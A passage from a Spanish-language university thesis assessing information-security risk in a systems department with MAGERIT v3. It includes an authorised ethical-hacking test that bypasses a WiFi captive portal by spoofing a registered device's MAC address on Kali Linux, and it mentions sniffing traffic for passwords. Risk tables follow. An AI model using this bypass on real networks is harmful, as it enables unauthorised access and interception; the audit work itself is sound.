Como se puede evidenciar en la dirección URL aparece la dirección física del dispositivo bajo el parámetro id y la dirección física del access point al cual está conectado bajo el parámetro ap, y en el portal cautivo aparecen dos botones donde el botón registrar despliega el formulario de registro, como se observa en la siguiente figura (ver figura 35).

Figura 35. Formulario de Registro




El formulario observado en la figura 35 solicita el número de identificación, nombre y apellido con el fin de validar con una base de datos si la persona se encuentra vinculada a la institución, ya sea como estudiante, como docente o administrativo, ejerciendo así un control sobre quien se conecta a la red WiFi.

Además la institución cuenta con dos suscripciones al proveedor de servicio de internet que en este caso es Media Commerce, una netamente para la parte administrativa y otra exclusivamente para la parte académica, es decir los laboratorios de sistemas y red WiFi. Por esta razón los estudiantes no pueden tener acceso a archivos compartidos en los computadores del personal administrativo, tampoco se puede saltar el control de autorización que efectúa Unifi debido a que no es un servidor proxy, al que se podría obviar las políticas de seguridad aplicadas al cambiar el proxy desde el navegador o instalar aplicaciones que saltan este como ultrasurf. Pero si hay una forma sencilla de obtener acceso a la red WiFi y es clonando la dirección física de un dispositivo registrado y autorizado, como se muestra a continuación.

Lo primero es identificar la dirección física de un dispositivo registrado y autorizado, entrando a una terminal y ejecutando el comando ipconfig /all accederemos obtendremos esta, como se muestra en la siguiente figura (ver figura 36).


Figura 36. Dirección física MAC



```
C:\WINDOWS\system32\cmd.exe
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . : sí
Adaptador de LAN inalámbrica Wi-Fi:
Sufijo DNS específico para la conexión. . . : aunar.edu.co
Descripción . . . . . : Adaptador de red Broadcom 802.11n
Dirección física. . . . . : 60-03-00-F0-63-0C
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . : sí
Vínculo: dirección IPv6 local. . . : fe80::351d:1469:a2ba:4568%12(Preferido)
Dirección IPv4. . . . . : 192.168.101.44(Preferido)
Máscara de subred . . . . . : 255.255.252.0
Concesión obtenida. . . . . : martes, 26 de enero de 2016 8:06:20
La concesión expira . . . . . : martes, 26 de enero de 2016 12:18:48
Puerta de enlace predeterminada . . . . . : 192.168.100.1
Servidor DHCP . . . . . : 192.168.0.1
IAID DHCPv6 . . . . . : 140509960
DUID de cliente DHCPv6. . . . . : 00-01-00-01-1D-C1-E8-54-68-5B-35-C1-C0-4B
Servidores DNS. . . . . : 8.8.8.8
                        200.110.169.20
                        200.24.7.20
Servidor WINS principal . . . . . : 192.168.0.1
NetBIOS sobre TCP/IP. . . . . : habilitado
```

Luego de obtener la dirección física se verifico que el dispositivo este autorizando, mediante el comando ping 8.8.8.8 desde la terminal permitiendo la salida de los paquetes a internet como se evidencia en la siguiente figura (ver figura 37).

Figura 37. Verificación que el equipo esté conectado a internet



```
C:\WINDOWS\system32\cmd.exe
Adaptador de túnel isatap.aunar.edu.co:

Estado de los medios. . . . . : medios desconectados
Sufixo DNS específico para la conexión. . : aunar.edu.co
Descripción . . . . . : Microsoft ISATAP Adapter #2
Dirección física. . . . . : 00-00-00-00-00-00-E0
DHCP habilitado . . . . . : no
Configuración automática habilitada . . . : sí

C:\Users\Mauricio>ping 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
Respuesta desde 8.8.8.8: bytes=32 tiempo=71ms TTL=51
Respuesta desde 8.8.8.8: bytes=32 tiempo=74ms TTL=51
Respuesta desde 8.8.8.8: bytes=32 tiempo=65ms TTL=51
Respuesta desde 8.8.8.8: bytes=32 tiempo=80ms TTL=51

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 65ms, Máximo = 80ms, Media = 72ms

C:\Users\Mauricio>
```


Con la dirección física se prosiguió a realizar una clonación de dirección física o suplantación, que se realizara desde el mismo equipo con el que se realizaron las pruebas con sistema operativo Kali Linux 2.0, el cual no se encuentra registrado en el sistema de portal cautivo, esto se corrobora en la figura 32 al tratar de realizar un ping al servidor DNS de google sin obtener ninguna respuesta. A continuación, se realizó el cambio de dirección física por la del dispositivo autorizado como se evidencia en la siguiente figura (ver figura 38).

Figura 38. Cambio de dirección física

```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~# ping 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
^C  
--- 8.8.8.8 ping statistics ---  
32 packets transmitted, 0 received, 100% packet loss, time 31246ms  
  
root@kali:~# ifconfig wlan0 down  
root@kali:~# ifconfig wlan0 hw ether 60:03:08:f0:63:0c  
root@kali:~# ifconfig wlan0 up  
root@kali:~# ifconfig wlan0  
wlan0      Link encap:Ethernet  HWaddr 60:03:08:f0:63:0c  
          inet addr:192.168.101.231  Bcast:192.168.103.255  Mask:255.255.252.0  
          inet6 addr: fe80::6203:8ff:fe0:630c/64  Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:203 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:369 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:18644 (18.2 KiB)  TX bytes:69463 (67.8 KiB)  
  
root@kali:~#
```

Como se aprecia en la figura 38 se realizó la comprobación de la dirección física, ratificando que se realizó el cambio. Tras el reinicio del servicio de red network-manager se volvió a realizar la prueba con el servidor DNS de google obteniendo respuesta en esta ocasión, esto se puede apreciar en la siguiente figura (ver figura 39).

Figura 39. Verificación de acceso a internet



```
root@kali: ~  
Archivos Editar Ver Buscar Terminal Ayuda  
collisions:0 txqueuelen:1000  
RX bytes:38864 (37.9 KiB) TX bytes:71066 (69.4 KiB)  
root@kali:~# ifconfig wlan0  
wlan0 Link encap:Ethernet HWaddr 60:03:08:f0:63:0c  
inet addr:192.168.101.132 Bcast:192.168.103.255 Mask:255.255.252.0  
inet6 addr: fe80::6203:8ff:fef0:630c/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:555 errors:0 dropped:0 overruns:0 frame:0  
TX packets:419 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:40708 (39.7 KiB) TX bytes:80608 (78.7 KiB)  
root@kali:~# ping www.google.com  
PING www.google.com (179.1.4.230) 56(84) bytes of data:  
64 bytes from 179.1.4.230: icmp_seq=1 ttl=59 time=24.7 ms  
64 bytes from 179.1.4.230: icmp_seq=2 ttl=59 time=24.1 ms  
64 bytes from 179.1.4.230: icmp_seq=3 ttl=59 time=24.9 ms  
64 bytes from 179.1.4.230: icmp_seq=4 ttl=59 time=24.4 ms  
^C  
--- www.google.com ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 24.182/24.581/24.997/0.360 ms  
root@kali:~#
```

Una vez tenido acceso a la red se podría utilizar un sniffer con el fin de tener acceso al tráfico de datos que viajan sobre esta red, con la posibilidad de ver las páginas a las que acceden los usuarios y descifrar las contraseñas que utilizan los mismos.

En el documento ANEXO C – ETHICAL HACKING AUNAR, se pueden observar todas las pruebas realizadas de Ethical Hacking y análisis de vulnerabilidades.

Las vulnerabilidades encontradas para cada uno de los activos de información se registran en una tabla como la que se presenta en seguida: (ver tabla 33)

Tabla 33. Vulnerabilidades servidor SINAPSIS

Activo TI	DS-ADSI-A-03 Servidor SINAPSIS
Administrador	Administrador y Desarrollador de Sistemas de Información
Tipo de activo	Hardware

Tipo	ID	Amenaza	Exposición / Vulnerabilidad
Z	N01	Fuego	No se posee un sistema de alarma contra incendios. El extintor solkaflam se encuentra en un lugar de difícil acceso.
	N02	Daños por agua	
	N03	Desastres naturales	El Departamento de Sistemas se encuentra en zona de baja riesgo de desastre natural de origen volcánico debido a su cercanía con el Volcán Galeras.
	N09	Fenómeno meteorológico	No se cuenta con un sistema de protección contra rayos.
-	I01	Fuego	No se posee un sistema de alarma contra incendios. El extintor solkaflam se encuentra en un lugar de difícil acceso.
	I02	Daños por agua	
	I03	Contaminación mecánica	No se cuenta con un cronograma de aseo a la sala de servidores. No se posee un cronograma de mantenimiento físico a los equipos.
	I05	Avería de origen físico o lógico	La garantía de los equipos esta expirada.

Continuación tabla 33.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad
I	106	Corte de suministro eléctrico	<p>Solo dos de las cuatro UPS se encuentran en funcionamiento.</p> <p>No se posee estabilizadores de tensión.</p> <p>No se cuenta con transformadores de aislación.</p> <p>Los puntos eléctricos no son los adecuados.</p> <p>No se utilizan paneles de obturación para el cableado.</p> <p>No existen planos, esquemas, avisos que indiquen que hay una fuente de energía y señales de estas mismas.</p> <p>El sistema eléctrico de la sala de servidores no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo.</p> <p>No cuentan con un sistema de protección contra rayos.</p> <p>El sistema eléctrico de la sala de servidores no cuenta con un proceso de certificación de los productos que se utilizan y también de la red eléctrica.</p>
	107	Condiciones inadecuadas de temperatura y/o humedad	<p>No se posee un sistema de control ambiental dentro de la sala de servidores.</p>
	111	Emanaciones electromagnéticas	<p>Los rack no cuentan con aisladores.</p>
E	E02	Errores del administrador	
	E23	Errores de mantenimiento / actualizaciones de equipos	<p>No existe cronograma de mantenimiento preventivo.</p>
	E24	Caída del sistema por agotamiento de recursos	<p>Falta de recursos necesarios.</p> <p>Falta de planes de continuidad del negocio</p>
	E25	Perdida de Equipos	
A	A06	Abuso de privilegios de acceso	
	A07	Uso no previsto	
	A11	Acceso no autorizado	<p>No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores.</p> <p>No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.</p>

Tipo	ID	Amenaza	Exposición / Vulnerabilidad
A	A23	Manipulación de los equipos	No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores. No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.
	A24	Denegación del servicio	Falta de recursos necesarios.
	A25	Robo	
	A26	Ataque destructivo	No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores. No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.

Los documentos completos del registro de vulnerabilidades se pueden revisar en la carpeta ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS.

4.2.4 Estimación del impacto. El objetivo es conocer el alcance del daño producido en el Departamento de Sistemas derivado de la materialización de las amenazas sobre los activos de información, mediante el uso de tablas de doble entrada para la obtención de resultados. A partir de los datos obtenidos en las fases anteriores, se procede a estimar el impacto (ver tabla 34).

El primer dato requerido es el “Nivel del activo”:

Tabla 34. Valor del activo

ID	ACTIVO	CANT.	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO	
				Confide.	Integri.	Disponi.	Nivel	Valor
DS-ADSI-A-01	Administrador y Desarrollador de Sistemas de Información	1	P	Uso Interno	Normal	Muy Alta	Muy Alto	5
DS-ADSI-A-03	Servidor SINAPSIS - Dell PowerEdge 510	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5

El segundo dato necesario para la valoración del impacto es la “Degradación”, el cual indica que tan perjudicado resulta el valor del activo de información (1%, 50%, 100%), como resultado de la materialización de las amenazas:

- 100%: Degradación muy considerable del activo
- 50%: Degradación medianamente considerable del activo
- 1%: Degradación poco considerable del activo

Por ejemplo para el caso del Servidor SINAPSIS con un valor de activo **Muy Alto** y un porcentaje aproximado de degradación de **100%**, debido a que ser de tipo hardware las principales amenazas a las que este está expuesto son las de desastres naturales y/o industriales y robo, lo cual tras la materialización de alguna de estas ocasionaría una degradación o daño considerable en el servidor, posiblemente dejándolo inservible.

Al realizar el producto de ambos datos en la tabla 35, el valor del impacto obtenido es 8 equivalente a Desastroso, lo que quiere decir que en caso de materialización de amenaza(s), impacta fuertemente en la operatividad de los procesos en los que participa este activo de información: (ver tabla 35)

Tabla 35. Estimación del impacto servidor SINAPSIS

IMPACTO		Degradación		
		1%	50%	100%
Valor del activo	Muy Alto	3	5	8
	Alto	2	3	5
	Medio	1	2	3
	Bajo	1	1	2
	Muy Bajo	1	1	1

Fuente: MAGERIT V.3

Desastroso (8): Impacta fuertemente en la operatividad de los procesos.

Mayor (5): Impacta en la operatividad de los procesos.

Moderado (3): Impacta en la operatividad del macro proceso.

Menor (2): Impacta en la operatividad del proceso.

Insignificante (1): Impacta levemente en la operatividad del proceso

El mismo procedimiento se realizó con cada uno de los activos de información a proteger del Departamento de Sistemas, cuyos resultados se puede evidenciar en la carpeta ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS.

4.2.5 Estimación de la probabilidad. El objetivo consiste en estimar la frecuencia de materialización de una amenaza en función de la cantidad de veces que esta pueda ocurrir (a mayor número de vulnerabilidades, mayor probabilidad de ocurrencia de las amenazas) y se utilizó la siguiente escala (ver tabla 36-37).

Tabla 36. Estimación de la probabilidad

1	Raro	Puede ocurrir una vez cada 2 años.
2	Muy baja	Al año.
3	Baja	En 6 meses.
4	Media	Al mes.
5	Alta	A la semana.

Fuente: MAGERIT V.3

En la tabla 37, se visualiza el impacto y la frecuencia de materialización cada una de las amenazas sobre el servidor SINAPSIS:

Tabla 37. Impacto y frecuencia servidor SINAPSIS

Activo TI	DS-ADSI-A-03 Servidor SINAPSIS	
Tipo	Hardware / Equipos	
Degradación	100%	
Administrador	Administrador y Desarrollador de Sistemas de Información	
Impacto	8	Desastroso

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Frecuencia (F)	
Z	N01	Fuego	No se posee un sistema de alarma contra incendios. El extintor solkaflam se encuentra en un lugar de difícil acceso.	Raro	1
	N02	Daños por agua		Raro	1
	N03	Desastres naturales	El Departamento de Sistemas se encuentra en zona de baja riesgo de desastre natural de origen volcánico debido a su cercanía con el Volcán Galeras.	Raro	1
	N09	Fenómeno meteorológico	No se cuenta con un sistema de protección contra rayos.	Muy baja	2
-	I01	Fuego	No se posee un sistema de alarma contra incendios. El extintor solkaflam se encuentra en un lugar de difícil acceso.	Raro	1
	I02	Daños por agua		Raro	1
	I03	Contaminación mecánica	No se cuenta con un cronograma de aseo a la sala de servidores. No se posee un cronograma de mantenimiento físico a los equipos.	Alta	5
	I05	Avería de origen físico o lógico	La garantía de los equipos esta expirada.	Baja	3

Continuación tabla 37.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Frecuencia (F)	
I	I06	Corte de suministro eléctrico	<p>Solo dos de las cuatro UPS se encuentran en funcionamiento.</p> <p>No se posee estabilizadores de tensión.</p> <p>No se cuenta con transformadores de aislación.</p> <p>Los puntos eléctricos no son los adecuados.</p> <p>No se utilizan paneles de obturación para el cableado.</p> <p>No existen planos, esquemas, avisos que indiquen que hay una fuente de energía y señales de estas mismas.</p> <p>El sistema eléctrico de la sala de servidores no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo.</p> <p>No cuentan con un sistema de protección contra rayos.</p> <p>El sistema eléctrico de la sala de servidores no cuenta con un proceso de certificación de los productos que se utilizan y también de la red eléctrica.</p>	Media	4
	I07	Condiciones inadecuadas de temperatura y/o humedad	No se posee un sistema de control ambiental dentro de la sala de servidores.	Alta	5
	I11	Emanaciones electromagnéticas	Los rack no cuentan con aisladores.	Alta	5
E	E02	Errores del administrador		Muy baja	2
	E23	Errores de mantenimiento / actualizaciones de equipos	No existe cronograma de mantenimiento preventivo.	Baja	3
	E24	Caída del sistema por agotamiento de recursos	<p>Falta de recursos necesarios.</p> <p>Falta de planes de continuidad del negocio</p>	Muy baja	2
	E25	Perdida de Equipos		Raro	1
A	A06	Abuso de privilegios de acceso		Muy baja	2
	A07	Uso no previsto		Muy baja	2
	A11	Acceso no autorizado	<p>No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores.</p> <p>No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.</p>	Muy baja	2

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Frecuencia (F)	
A	A23	Manipulación de los equipos	<p>No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores.</p> <p>No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.</p>	Muy baja	2
	A24	Denegación del servicio	Falta de recursos necesarios.	Muy baja	2
	A25	Robo		Raro	1
	A26	Ataque destructivo	<p>No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores.</p> <p>No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.</p>	Raro	1

De igual manera la estimación de frecuencia de materialización de las amenazas sobre cada uno de los activos de información del Departamento de Sistemas, se pueden examinar en la carpeta ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS.

4.2.6 Estimación del riesgo. Este valor se obtiene como resultado de la siguiente fórmula:

$$Riesgo (R) = Probabilidad (F) \times Impacto$$

Los resultados obtenidos para el servidor SINAPSIS pueden apreciarse en la siguiente tabla (ver tabla 38).

Tabla 38. Estimación del Riesgo Servidor SINAPSIS

Activo TI	DS-ADSI-A-03 Servidor SINAPSIS	
Administrador	Administrador y Desarrollador de Sistemas de Información	
Tipo	Hardware / Equipos	
Degradación	100%	
Impacto	8	Desastroso

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				
				Frecuencia (F)	R		NR	
Z	N01	Fuego	No se posee un sistema de alarma contra incendios. El extintor solkaflam se encuentra en un lugar de difícil acceso.	Raro	1	8	3	Intolerable
	N02	Daños por agua		Raro	1	8	3	Intolerable
	N03	Desastres naturales	El Departamento de Sistemas se encuentra en zona de baja riesgo de desastre natural de origen volcánico debido a su cercanía con el Volcán Galeras.	Raro	1	8	3	Intolerable
	N09	Fenómeno meteorológico	No se cuenta con un sistema de protección contra rayos.	Muy baja	2	16	4	Extremo
-	I01	Fuego	No se posee un sistema de alarma contra incendios. El extintor solkaflam se encuentra en un lugar de difícil acceso.	Raro	1	8	3	Intolerable
	I02	Daños por agua		Raro	1	8	3	Intolerable
	I03	Contaminación mecánica	No se cuenta con un cronograma de aseo a la sala de servidores. No se posee un cronograma de mantenimiento físico a los equipos.	Alta	5	40	4	Extremo
	I05	Avería de origen físico o lógico	La garantía de los equipos esta expirada.	Baja	3	24	4	Extremo

Continuación tabla 38.

Tipo	ID	Amenaza	Exposición / Vulnerabilidad	Riesgo Actual				
							3,64	Intolerable
				Frecuencia (F)	R		NR	
I	I06	Corte de suministro eléctrico	Solo dos de las cuatro UPS se encuentran en funcionamiento. No se posee estabilizadores de tensión. No se cuenta con transformadores de aislación. Los puntos eléctricos no son los adecuados. No se utilizan paneles de obturación para el cableado. No existen planos, esquemas, avisos que indiquen que hay una fuente de energía y señales de estas mismas. El sistema eléctrico de la sala de servidores no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo. No cuentan con un sistema de protección contra rayos. El sistema eléctrico de la sala de servidores no cuenta con un proceso de certificación de los productos que se utilizan y también de la red eléctrica.	Media	4	32	4	Extremo
	I07	Condiciones inadecuadas de temperatura y/o humedad	No se posee un sistema de control ambiental dentro de la sala de servidores.	Alta	5	40	4	Extremo
	I11	Emanaciones electromagnéticas	Los rack no cuentan con aisladores.	Alta	5	40	4	Extremo
E	E02	Errores del administrador		Muy baja	2	16	4	Extremo
	E23	Errores de mantenimiento / actualizaciones de equipos	No existe cronograma de mantenimiento preventivo.	Baja	3	24	4	Extremo
	E24	Caída del sistema por agotamiento de recursos	Falta de recursos necesarios. Falta de planes de continuidad del negocio	Muy baja	2	16	4	Extremo
	E25	Perdida de Equipos		Raro	1	8	3	Intolerable
A	A06	Abuso de privilegios de acceso		Muy baja	2	16	4	Extremo
Tipo	ID	Amenaza	Exposición /	Riesgo Actual				

			Vulnerabilidad			3,64	Intolerable	
				Frecuencia (F)	R		NR	
	A07	Uso no previsto		Muy baja	2	16	4	Extremo
	A11	Acceso no autorizado	No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores. No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.	Muy baja	2	16	4	Extremo
	A23	Manipulación de los equipos	No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores. No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.	Muy baja	2	16	4	Extremo
	A24	Denegación del servicio	Falta de recursos necesarios.	Muy baja	2	16	4	Extremo
	A25	Robo		Raro	1	8	3	Intolerable
	A26	Ataque destructivo	No se cuenta con una cámara de seguridad que apunte a la puerta de la sala de servidores. No se cuenta con un sistema biométrico de acceso que controle la identificación de la persona que ingresa a la sala de servidores.	Raro	1	8	3	Intolerable

El valor **NR** (Nivel de Riesgo) obedece al mapa de riesgos, evidenciado en las siguientes tablas (ver tabla 39-40).

Tabla 39. Estimación del riesgo

Riesgo = Probabilidad * Impacto						
Probabilidad	5	5	10	15	25	40
	4	4	8	12	20	32
	3	3	6	9	15	24
	2	2	4	6	10	16
	1	1	2	3	5	8
		1	2	3	5	8
		Impacto				

Fuente: MAGERIT V.3

Tabla 40. Nivel de riesgo

Nivel de Riesgo	
4	Extremo
3	Intolerable
2	Tolerable
1	Aceptable

Fuente: MAGERIT V.3

Por último, con ayuda de la función promedio se obtuvo el nivel de riesgo total del activo de información, que para el Servidor SINAPSIS es de 3.64, es decir, intolerable y por lo tanto se requiere de atención inmediata y monitoreo permanente.

Este mismo análisis se realizó sobre cada uno de los activos de información pertenecientes al Departamento de Sistemas (Documentos completos ver carpeta ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS).

Con los resultados obtenidos en este análisis se procedió a la evaluación de riesgos.

5. EVALUACIÓN DE RIESGOS

Para cada activo de información, el proceso concluye si el nivel de riesgo es aceptable, caso contrario, se define el tratamiento (evitar, transferir o mitigar) y se establecen los controles necesarios, como se observa en la siguiente tabla (ver tabla 41)

Tabla 41. Tratamiento del riesgo

NIVEL DE RIESGO	TRATAMIENTO DEL RIESGO
Aceptable	Finaliza el proceso.
Tolerable	Una de las tres opciones: a. Se transfiere el riesgo por ejemplo tomando un seguro.
Intolerable	b. Se evita el riesgo retirando el activo de información.
Extremo	c. Se reduce o mitiga el riesgo por medio de controles.

Fuente: MAGERIT V.3

Para el servidor SINAPSIS como el nivel de riesgo es intolerable, es necesario definir el tratamiento a seguir.

Inicialmente se analiza la posibilidad de transferir el riesgo, este servidor almacena únicamente aplicaciones web y el portal web institucional, los cuales pueden ser transferidos a servidores remotos adquiriendo el servicio de hosting por medio de un tercero, lo que implica un costo adicional de operación pero el riesgo tanto físico como lógico sería asumido por otra entidad, al tomar esta opción también se eliminaría el activo.

Otra opción que no implique un costo adicional de operación elevado consiste en la definición de nuevos controles de tipo preventivo y/o correctivo que permitan reducir los niveles de riesgo del servidor SINAPSIS a un nivel tolerable o aceptable de ser posible; siendo esta la opción más viable se espera que sea el mismo caso para cada uno de los demás activos de información, para lo cual se procede a realizar el diagnóstico o Análisis de Brecha para verificar los controles que se llevan a cabo dentro del Departamento de Sistemas con respecto a la norma ISO/IEC 27002:2005 y así poder determinar con mayor claridad el tratamiento a seguir para cada uno de los activos con Nivel de Riesgo tolerable, intolerable o extremo.

5.1 ANÁLISIS DE BRECHA

El diagnóstico se realizó por medio de entrevista estructurada (audios completos carpeta ANEXO D – ENTREVISTAS ESTRUCTURADAS) al director del departamento de sistemas y a los administradores de cada una de las áreas que lo conforman, para lo cual se diseñó un formato conformado por un conjunto de preguntas que permitieron verificar el estado actual de los controles que aplica el departamento con relación a la norma ISO/IEC 27002:2005. Esto se complementó con revisión documental de los manuales de funciones y procedimientos, formatos, hoja de vida de los servidores y verificación visual.

Una vez relevada la información, se procedió a analizar los controles y asignar un valor de acuerdo con su nivel de madurez, utilizando para este propósito la escala definida por el estándar COBIT.

